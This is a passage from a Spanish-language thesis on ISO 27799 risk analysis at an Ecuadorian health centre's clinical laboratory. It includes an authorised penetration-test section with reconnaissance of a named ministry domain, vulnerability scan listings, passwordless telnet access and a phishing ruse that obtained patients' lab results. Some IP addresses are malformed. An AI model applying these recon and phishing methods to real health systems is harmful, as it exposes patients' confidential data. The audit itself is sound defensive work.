3.11 Caracterización de amenazas y vulnerabilidades en la seguridad de la información sanitaria según la ISO 27799:2008

Los tipos de amenazas y vulnerabilidades a la seguridad de la información tiene un amplio espectro y descripciones, sin embargo, el campo sanitario a través de la norma ISO 27799:2008 cuenta con una matriz exclusiva de factores a considerar cuando se evalúan amenazas y vulnerabilidades como son:

- **RMS1.- Suplantación interna** *(incluyendo la suplantación por profesionales sanitarios y personal de apoyo)*. - La cual consiste en el uso del sistema por aquellos que utilizan cuentas que no son las suyas. Por tanto, constituye un fallo de la autenticación segura de usuarios.
- **RMS2.- Suplantación mediante proveedores de servicio** *(incluyendo personal de mantenimiento contratado como ingenieros de sistemas de software, personal de reparación del hardware, y otros que pueden tener una razón legítima para acceder a los sistemas y a los datos)*. - consiste en que el personal contratado utiliza sus accesos privilegiados a los sistemas (tales como una prueba in-situ y la reparación de un equipo que funciona mal) para obtener acceso no autorizado a los datos.
- **RMS3.- Suplantación por externos** *(incluyendo hackers (piratas informáticos))*. - tiene lugar cuando terceros no autorizados obtienen acceso

a los recursos o datos del sistema, bien haciéndose pasar por un usuario autorizado o convirtiéndose de forma fraudulenta en un usuario autorizado

- **RMS4.- Uso no autorizado de una aplicación de informática sanitaria**. - Puede ser sorprendentemente fácil conseguir acceder a una aplicación de informática sanitaria (por ejemplo, mediante un sujeto de la asistencia que camina hacia una estación de trabajo no atendida en un ambulatorio y observa la pantalla). Los usuarios autorizados también pueden realizar acciones no autorizadas tales como alteraciones malintencionadas de los datos.
- **RMS5.- Introducción de software dañino o perjudicial (incluyendo virus, gusanos y otro "malware"** *(software malicioso).* - Los virus informáticos están implicados en la mayoría de los incidentes de seguridad en TI. La introducción de software dañino o perjudicial constituye un fallo en la protección antivirus o en el control de cambios del software.
- **RMS6.- Uso indebido de los recursos del sistema. -** Esta amenaza incluye a los usuarios que utilizan los sistemas y servicios de información sanitaria para su trabajo personal, a los usuarios que se bajan información no relacionada con su trabajo desde Internet hacia ordenadores dedicados exclusivamente a dar soporte a los sistemas de información sanitaria.
- **RMS7.- Infiltración en las comunicaciones. -** La infiltración en las comunicaciones electrónicas tiene lugar cuando un individuo (por ejemplo, un hacker) manipula indebidamente el flujo normal de los datos a lo largo de la red.
- **RMS8.- Intercepción de las comunicaciones. -** Si no se encuentra encriptada durante la transmisión, la confidencialidad de la información contenida en un mensaje puede anularse mediante la intercepción de la comunicación.
- **RMS9.- Repudio. -** Esta amenaza incluye a los usuarios que niegan que han enviado un mensaje (repudio de origen) y a los usuarios que niegan que han recibido un mensaje (repudio de recepción). Establecer sin ambigüedades si la información sanitaria fluyó de un proveedor sanitario a otro puede ser una característica esencial de las investigaciones de mala práctica médica.

- **RMS10.- Fallo en la conexión** *(que incluye fallos en las redes de información sanitaria).* - Todas las redes están sujetas a apagones periódicos del servicio. La calidad del servicio es un factor importante en la provisión de servicios de red en sanidad.
- **RMS11.- Código malicioso empotrado. -** Esta amenaza incluye virus de correo electrónico y descargas hostiles. Aunque de ninguna manera sean exclusivos de los sistemas de información sanitaria, el uso creciente de tecnologías móviles e inalámbricas por los proveedores sanitarios aumenta esta amenaza de daño potencial.
- **RMS12.- Asignación de ruta indebida accidental. -** Esta amenaza incluye la posibilidad de que la información pudiera entregarse a un destino incorrecto cuando se envía en una red. La asignación de ruta indebida accidental podría constituir un fallo en la formación del usuario o un fallo en el mantenimiento de la integridad de los directorios de los proveedores sanitarios (o ambos).
- **RMS13.- Fallo técnico del equipo, de los dispositivos de almacenamiento o de la infraestructura de red. -** Estas amenazas incluyen los fallos de hardware, los fallos de red o fallos en los equipos de almacenamiento de datos.
- **RMS14.- Fallos del entorno de soporte** *(incluyendo fallos en la alimentación eléctrica e interrupciones del servicio que surgen de desastres naturales o provocados por el hombre).* - Los sistemas de información sanitaria pueden ser críticos durante los desastres naturales y otros eventos que pueden constituir amenazas para la vida de un gran número de personas. Estos mismos desastres pueden causar estragos sobre los sistemas del entorno de soporte necesarios para mantener las operaciones.
- **RMS15.- Fallo en el software de sistemas o en el software de red. -** Los ataques de denegación del servicio se facilitan enormemente por las debilidades en él, o la mala configuración del software de sistema operativo o del software del sistema operativo de red.
- **RMS16.- Fallo en las aplicaciones de software** *(por ejemplo, aplicación de información sanitaria).* - Los fallos en las aplicaciones de software pueden ser explotados en un ataque de denegación del servicio y también

pueden utilizarse para comprometer la confidencialidad de los datos protegidos. Los fallos en las aplicaciones de software constituyen un fallo en la prueba del software, en el control de cambios o en la comprobación de la integridad del software.

- **RMS17.- Error del operador. -** Los errores del operador suman un pequeño pero significativo porcentaje de revelaciones no intencionadas y una gran proporción de disposiciones de datos no intencionadas.
- **RMS18.- Errores de mantenimiento. -** Los errores de mantenimiento son errores de los responsables del mantenimiento de los sistemas de hardware y del software. Los errores de mantenimiento se pueden cometer por personal, así como por empleados de terceros contratados para realizar tareas de mantenimiento. Esos errores pueden, a su vez, amenazar la confidencialidad de los datos protegidos.
- **RMS19.- Error de usuario. -** Los errores de los usuarios pueden provocar que una información confidencial se envíe a un receptor erróneo.
- **RMS20.- Escasez de personal. -** La amenaza de la escasez de personal incluye la posibilidad de la ausencia de personal clave y la dificultad de su reemplazo. La vulnerabilidad de esta amenaza depende de la extensión en la que la escasez de personal pudiera afectar a los procesos de negocio.
- **RMS21.- Robo por internos** *(incluyendo el robo de equipamiento o de los datos).* - Los internos típicamente tienen un acceso mayor a la información confidencial que los externos y por tanto están en una posición favorable para robar la información para su venta o revelarla a otros.
- **RMS22.- Robo por externos** *(incluyendo el robo de equipos o datos)*. - El robo por externos de datos y equipamiento es un problema grave en algunos hospitales. El robo puede tener como resultado brechas de confidencialidad, bien porque los datos confidenciales residen en un servidor o en un portátil que se ha robado o bien porque los datos en sí eran el objetivo del robo.
- **RMS23.- Daño premeditado por internos. -** El daño premeditado por internos incluye los actos de vandalismo y otros casos en los que se causa daño físico a los sistemas de TI o al entorno que los soporta, por personas a las que se les ha concedido acceso a esos sistemas.

- **RMS24.- Daño premeditado por externos. -** La amenaza de daño premeditado por externos incluye los actos de vandalismo y otros casos en los que se causa daño físico a los sistemas de TI o al entorno que los soporta por personas a las que no se les ha concedido acceso a esos sistemas.
- **RMS25.- Terrorismo. -** La amenaza de terrorismo incluye actos de grupos extremistas que buscan el daño o la alteración del trabajo de las organizaciones sanitarias o dañar a proveedores sanitarios o alterar las operaciones de los sistemas de información sanitaria. Aunque todavía no ha ocurrido uno de estos ataques a gran escala, los planificadores necesitan considerar la amenaza de terrorismo, especialmente se diseñan sistemas de información sanitaria muy grandes, ya que un ataque a uno de esos sistemas podría aumentar la efectividad del bioterrorista y otros ataques que provoquen una crisis sanitaria.

3.12 Análisis de riesgos basado en controles ISO27799

Cumpliendo con el objetivo de la presente investigación se hace uso de los parámetros y riesgos establecidos de dentro de la norma ISO27799:2008 los mismos que han sido desarrollados en el inciso anterior. Para la elaboración de la matriz de riesgo el Gerente Administrativo Dr. Juan Pablo Barbecho, la líder de laboratorio clínico Ligia Llanos y el autor de la presente investigación como auditor externo, han valorado el impacto y vulnerabilidad del riesgo evaluado con una escala de 1 al 5 siendo 1 improbable y 5 muy probable como se verifica del cuadro de valoración de riesgos que se detalla en el Anexo 6 (Tabla de ponderación de riesgos).

De la ponderación de riesgos de TI a los cuales se encuentra expuesto el centro de salud tipo B “Fray Bartolomé de las Casas” MSP se desprende la siguiente matriz de riesgo, la cual esquematiza visualmente los hallazgos y brinda la pauta para su tratamiento.

3.13 Matriz de riesgos

Toda vez que se ha realizado la ponderación de vulnerabilidades e impacto, en base a las recomendaciones de la ISO27799:2008, se ha valorado el riesgo al cual está sometida la información de aplicaciones médicas del laboratorio clínico del centro de salud tipo B "Fray Bartolomé de las Casas" MSP, lo cual se puede visualizar a continuación:




Figura 3.5 Matriz de Riesgos analizados centro de salud tipo B "Fray Bartolomé de las Casas" MSP

Tomado de: Elaboración propia

En la zona roja se observa los riesgos con criticidad alta y son:

- Suplantación interna
- Suplantación por externos

- Infiltración en las comunicaciones
- Error de operador
- Escases de personal

Riesgos medios detectados se han establecido en amarillo y son:

- Uso no autorizado de una aplicación de informática sanitaria
- Intercepción de las comunicaciones
- Repudio
- Fallo en la conexión
- Código malicioso empotrado
- Asignación de ruta indebida accidental
- Fallo técnico del equipo, de los dispositivos de almacenamiento o de la infraestructura de red
- Fallos de entorno de soporte
- Fallo en el software de sistemas o en el software de red
- Fallo en las aplicaciones de software
- Introducción de software dañino o perjudicial

De igual manera se especifica en verde el uso indebido de los recursos del sistema como el riesgo más bajo.

Todos riesgos hallados en sus diferentes niveles son objeto de análisis y tratamiento acorde a los establecido en la norma ISO 27799:2008 acorde al siguiente tratamiento propuesto

3.14 Revisión de riesgos hallados

Con el objetivo de validar los hallazgos obtenidos del análisis de riesgo basado en la ISO 27799:2008, se ha sometido a la institución a pruebas de penetración de caja gris orientadas a corroborar los riesgos con mayor incidencia y afectación que son directa responsabilidad del departamento de TI y son:

- Suplantación por externos
- Infiltración en las comunicaciones

3.14.1 Pruebas de penetración

Las pruebas de penetración fueron acordadas y delimitadas con el director centro de salud tipo B “Fray Bartolomé de las Casas” MSP según Norma ISO27799:2008 salvaguardando la integridad, confidencialidad y disponibilidad de la información y sistemas objeto de estudio.

La finalidad de la información recabada no forma parte de las pruebas de penetración, por lo cual; solo se limitó a obtener la información, no a su consumo ni aprovechamiento, el destino de dicha información es diversa, tales como: utilizar sus credenciales para entrar a sistemas del sistema de salud, realizar transacciones con diferentes credenciales, etc.

3.14.2 Acceso a la red de aplicaciones médicas

Con las siguientes pruebas se pretende identificar un conjunto de vulnerabilidades y debilidades a las cuales poder plantear posibles soluciones en un ejercicio de hacking ético. Para el desarrollo del presente proyecto se propuso como plataformas base los sistemas operativos: Kali Linux y Windows 10.

En primera instancia las pruebas de caja gris fueron dirigidas al servidor de aplicaciones médicas del centro de salud tipo B “Fray Bartolomé de las Casas” para lo cual se brindó acceso al cuarto de servidor, cabe destacar que solo se brindó acceso físico para realizar observación no se permitió realizar configuraciones ni manipulación de equipos, de la visita se desprende el registro fotográfico en Anexo 7 (Registro fotográfico de cuarto de servidor).

Se inicia con las pruebas de penetración al servidor de aplicaciones médicas




Figura 3.6 Ingreso de sistema de aplicaciones médicas

Tomado de: elaboración propia


Con esa información se procede a la recopilación de información, para lo cual se hace uso de la herramienta NETCRAFT y ROBTEX las cuales suministran la siguiente información:

Network

Site	[redacted].gob.ec	**Netblock Owner**	CORPORACION NACIONAL DE TELECOMUNICACIONES - CNT EP
Domain	[redacted].ec	**Nameserver**	root.andinanet.net
IP address	[redacted]	**DNS admin**	hostmaster@andinanet.net
IPv6 address	*Not Present*	**Reverse DNS**	227.138.112.181.static.anycast.cnt-grms.ec
Domain registrar	*unknown*	**Nameserver organisation**	*unknown*
Organisation	*unknown*	**Hosting company**	Corporacion Nacional de Telecomunicaciones
Top Level Domain	Ecuador (.gob.ec)	**DNS Security Extensions**	*unknown*
Hosting country	EC		

Figura 3.7 Identificación dirección IP

Tomado de: https://toolbar.netcraft.com/site_report?url



sgrdacaa.msp.gob.ec quick info

General	
FQDN	[redacted]
Host Name	sgrdacaa
Domain Name	msp.gob.ec
Registry	gob.ec
TLD	ec
DNS	
IP numbers	[redacted]
Domain DNS	
Name servers	pichincha.andinanet.net tungurahua.andinanet.net
Mail servers	[redacted]
IP Numbers	

Figura 3.8 Determinación de información para análisis

Tomado de: https://www.robtex.com/dns-lookup/sgrdacaa.msp.gob.ec

Del análisis de la información se puede corroborar la dirección IP con la cual el Ministerio de Salud Pública suministra el servicio de aplicaciones médicas la cual será objeto de pruebas de penetración, Una vez obtenido el dominio se ejecutó una búsqueda de registros de cualquier tipo (any)

Al usar la herramienta FOCA no se encontraron archivos publicados en el sitio web de sgrdacaa.msp.gob.ec, al ejecutar un análisis de los metadatos tampoco no se encontró información relevante como se ilustra en el siguiente gráfico




Figura 3.9 Búsqueda de información en metadatos

Tomado de: Elaboración propia

En el resultado del escaneo de la red se encontraron 5 equipos con sistemas operativos Windows y 5 GNU/Linux, las pruebas se enfocaron en los equipos con mayor cantidad de vulnerabilidades las mismas que se resumen de la siguiente figura:




Figura 3.10 Análisis de vulnerabilidades

Tomado de: Elaboración propia

Análisis al Host GNU/Linux 10.238.10.2014

En este host, las vulnerabilidades críticas fueron arrojadas por OpenVAS. Se apreció que una de ellas corresponde al acceso vía telnet con credenciales por defecto de criticidad media.

High (CVSS: 10.0)
NVT: Polycom HDX Default Telnet Credentials

Summary
The Polycom device has default telnet credentials or passwordless login.

High (CVSS: 10.0)
NVT: Polycom HDX Default Telnet Credentials

Summary
The Polycom device has default telnet credentials or passwordless login.

High (CVSS: 7.5)
NVT: Lighttpd Multiple vulnerabilities

Summary
This host is running Lighttpd and is prone to multiple vulnerabilities

High (CVSS: 7.5)
NVT: Lighttpd Multiple vulnerabilities

Summary
This host is running Lighttpd and is prone to multiple vulnerabilities

Figura 3.11 Vulnerabilidades Medias OpenVAS 10.328.10.214

Tomado de: Elaboración propia

0	0	8	1	26
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 35

SEVERITY	CVSS	PLUGIN	NAME
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	20007	SSL Version 2 and 3 Protocol Detection
MEDIUM	5.0	42873	SSL Medium Strength Cipher Suites Supported
MEDIUM	4.3	26928	SSL Weak Cipher Suites Supported
MEDIUM	4.3	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
MEDIUM	4.0	35291	SSL Certificate Signed Using Weak Hashing Algorithm

Figura 3.12 Vulnerabilidades medias

Tomado de: Elaboración propia

Explotación Host GNU/Linux

Para explotar esta vulnerabilidad en este caso no fue necesario usar un exploit pues la principal vulnerabilidad fue el acceso al equipo vía telnet sin colocar ningún tipo de usuario o contraseña. Por lo cual se ejecutó una sesión de telnet a través de la utilidad Putty hacia la IP del equipo y el puerto 23.




Figura 3.13 Resultado Acceso Telnet sin credenciales

Tomado de: Elaboración propia

3.14.3 Acceso a la información de aplicaciones médicas

Para la verificación de los riesgos señalados en la ISO 27799:2008 se utilizó técnicas de ingeniería social para obtener información de análisis de laboratorio médico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP.

Como punto de partida se conoció que el laboratorio clínico envía a través medios electrónicos, los resultados diarios de los análisis clínicos que los médicos especialistas, documento en el cual se consolidan todos los datos y resultados de pacientes. En tal sentido se utilizó técnicas de Phishing creando una cuenta de correo similar a la usada habitualmente del centro de salud

De esta manera se ha conseguido la información de resultados de aplicaciones médicas de todo el distrito de salud, cabe destacar que la información está contenida en un archivo de Excel protección, contraseña o cifrado como se verifica a continuación:

Figura 3.14 Recopilación de información de aplicaciones médicas

Tomado de: Elaboración propia

Del archivo anexo al correo electrónico se desprende la información consolidada de todos los pacientes del distrito, sin embargo, por principio ético el autor ha cubierto los campos que pudieran afectar la confidencialidad de la información.




Figura 3.15 Documento de administración de resultados de laboratorio

Tomado de: Elaboración propia

3.15 Tratamiento a riesgos detectados

El Instituto Ecuatoriano de Normalización reconoce y refrenda para Ecuador la norma ISO27799:2008 como un instrumento de seguridad informática aplicado a instituciones prestadoras de servicios de salud clasificando el riesgo según su probabilidad de ocurrencia de la siguiente manera:

- IMPROBABLE. - El incidente potencial se ha presentado una vez o nunca en el área, en el período de un año.
- POSIBLE. - El incidente potencial se ha presentado 2 a 5 veces en el área, en el período de un año.
- PROBABLE. - El incidente potencial se ha presentado 6 o más veces en el área, en el período de un año.

De igual manera la establece los criterios de clasificación cualitativa de impacto como se detalla a continuación:

- BAJO. - Incidente sin mayores afectaciones al proceso e información de aplicaciones médicas.
- MEDIO. - Incidente con ligeras afectaciones al proceso e información de aplicaciones médicas.
- ALTO. - Incidente con altos daños al proceso e información de aplicaciones médicas.

Bajo esa consideración se establece el tratamiento en cada uno de los riesgos detectados que deben ser considerados por la alta dirección de la entidad acorde a sus objetivos institucionales, bajo los siguientes criterios:

- MITIGAR. - Incluye la implementación de medidas de seguridad
- TRANSFERIR. - Transfiere la responsabilidad de controlar el riesgo a un tercero
- ELIMINAR. - Eliminar el proceso en riesgo
- ACEPTAR. -Acepta el riesgo inherente al proceso

En ese contexto haciendo uso de los riesgos detectados se ha generado un mapeo entre las vulnerabilidades establecidas en la norma y los criterios de tratamiento de la alta dirección, con ello se ha establecido un plan de tratamiento de riesgos que especifica las acciones a tomar y recomendaciones para tratar el riesgo detectado, lo cual se puede visualizar en el Anexo 9 (Tratamiento a riesgos detectados en el centro de salud tipo B “Fray Bartolomé de las Casas” MSP según Norma ISO27799:2008)

CAPÍTULO 4. IMPLEMENTACIÓN

4.1 Controles de la norma ISO 27799:2008 aplicados

Toda vez que se identificado los riesgos informáticos a los cuales se encuentra expuesta la información clínica del laboratorio del centro de salud tipo B "Fray Bartolomé de las Casas" MSP se ha hecho uso de los controles de la norma ISO 27799:2008, los mismos que se detallan en la siguiente tabla:

Tabla 4.1 ***Controles de la norma ISO de 27799:2008***

ID	CONTROL ISO 27799:2008	DETALLE
7.3.2		**Organización interna**
7.3.2.1	**Compromiso de gestión para la seguridad de la información, la coordinación de la seguridad de la información y la asignación de responsabilidades en seguridad de la información**	Las organizaciones que traten datos personales sanitarios deberán: a) definir y asignar claramente las responsabilidades de seguridad de la información; b) tener un ISMF en funcionamiento para asegurar que existe una dirección clara y soporte visible de la dirección para las iniciativas de seguridad que impliquen a la seguridad de la información sanitaria
7.3.2.3	**Acuerdos de confidencialidad**	las organizaciones que traten datos personales sanitarios deberán tener un acuerdo de confidencialidad en vigor que especifique la naturaleza confidencial de esta información. El acuerdo deberá ser aplicable a todo el personal que accede a la información sanitaria.
7.3.3		**Terceros**
7.3.3.1	**Identificación de los riesgos relativos a las partes externas**	Las organizaciones que traten información sanitaria deberán evaluar los riesgos asociados con el acceso por partes externas a estos sistemas o a los datos que contienen, y a continuación implementar los controles de seguridad que sean apropiados para el nivel de riesgo identificado y las tecnologías empleadas.

7.3.3.3	**Tratamiento de la seguridad en contratos con terceros**	Las organizaciones de salud que usen los servicios de terceros, cuando los servicios de esas partes traten datos personales sanitarios, deberán emplear contratos formales que especifiquen: a) la naturaleza y valor confidencial de los datos personales sanitarios; b) las medidas de seguridad a implementar y/o cumplir; c) los límites de los terceros para acceder a esos servicios; d) los niveles de servicio a alcanzar en los servicios proporcionados; e) el formato y la frecuencia de la notificación al ISMF de la organización de salud; f) la disposición para la representación de la tercera parte en las reuniones y grupos de trabajo de la organización de salud; g) las disposiciones para las auditorías de conformidad de los terceros; h) las penalizaciones exigidas en el caso de cualquier fallo con respecto a lo anterior.
7.4	**Gestión de activos**	
7.4.1	**Responsabilidad para los activos de información sanitaria**	Las organizaciones que traten datos personales sanitarios deberían: a) controlar los activos de información sanitaria (es decir mantener un inventario de tales activos); b) tener designado un custodio de estos activos de información sanitaria; c) tener reglas para el uso aceptable de estos activos que estén identificadas, documentadas e implementadas
7.4.2	**Clasificación de la información sanitaria**	
7.4.2.1	**Directrices de clasificación**	las organizaciones que traten datos personales sanitarios deberían clasificar uniformemente tales datos como confidenciales.
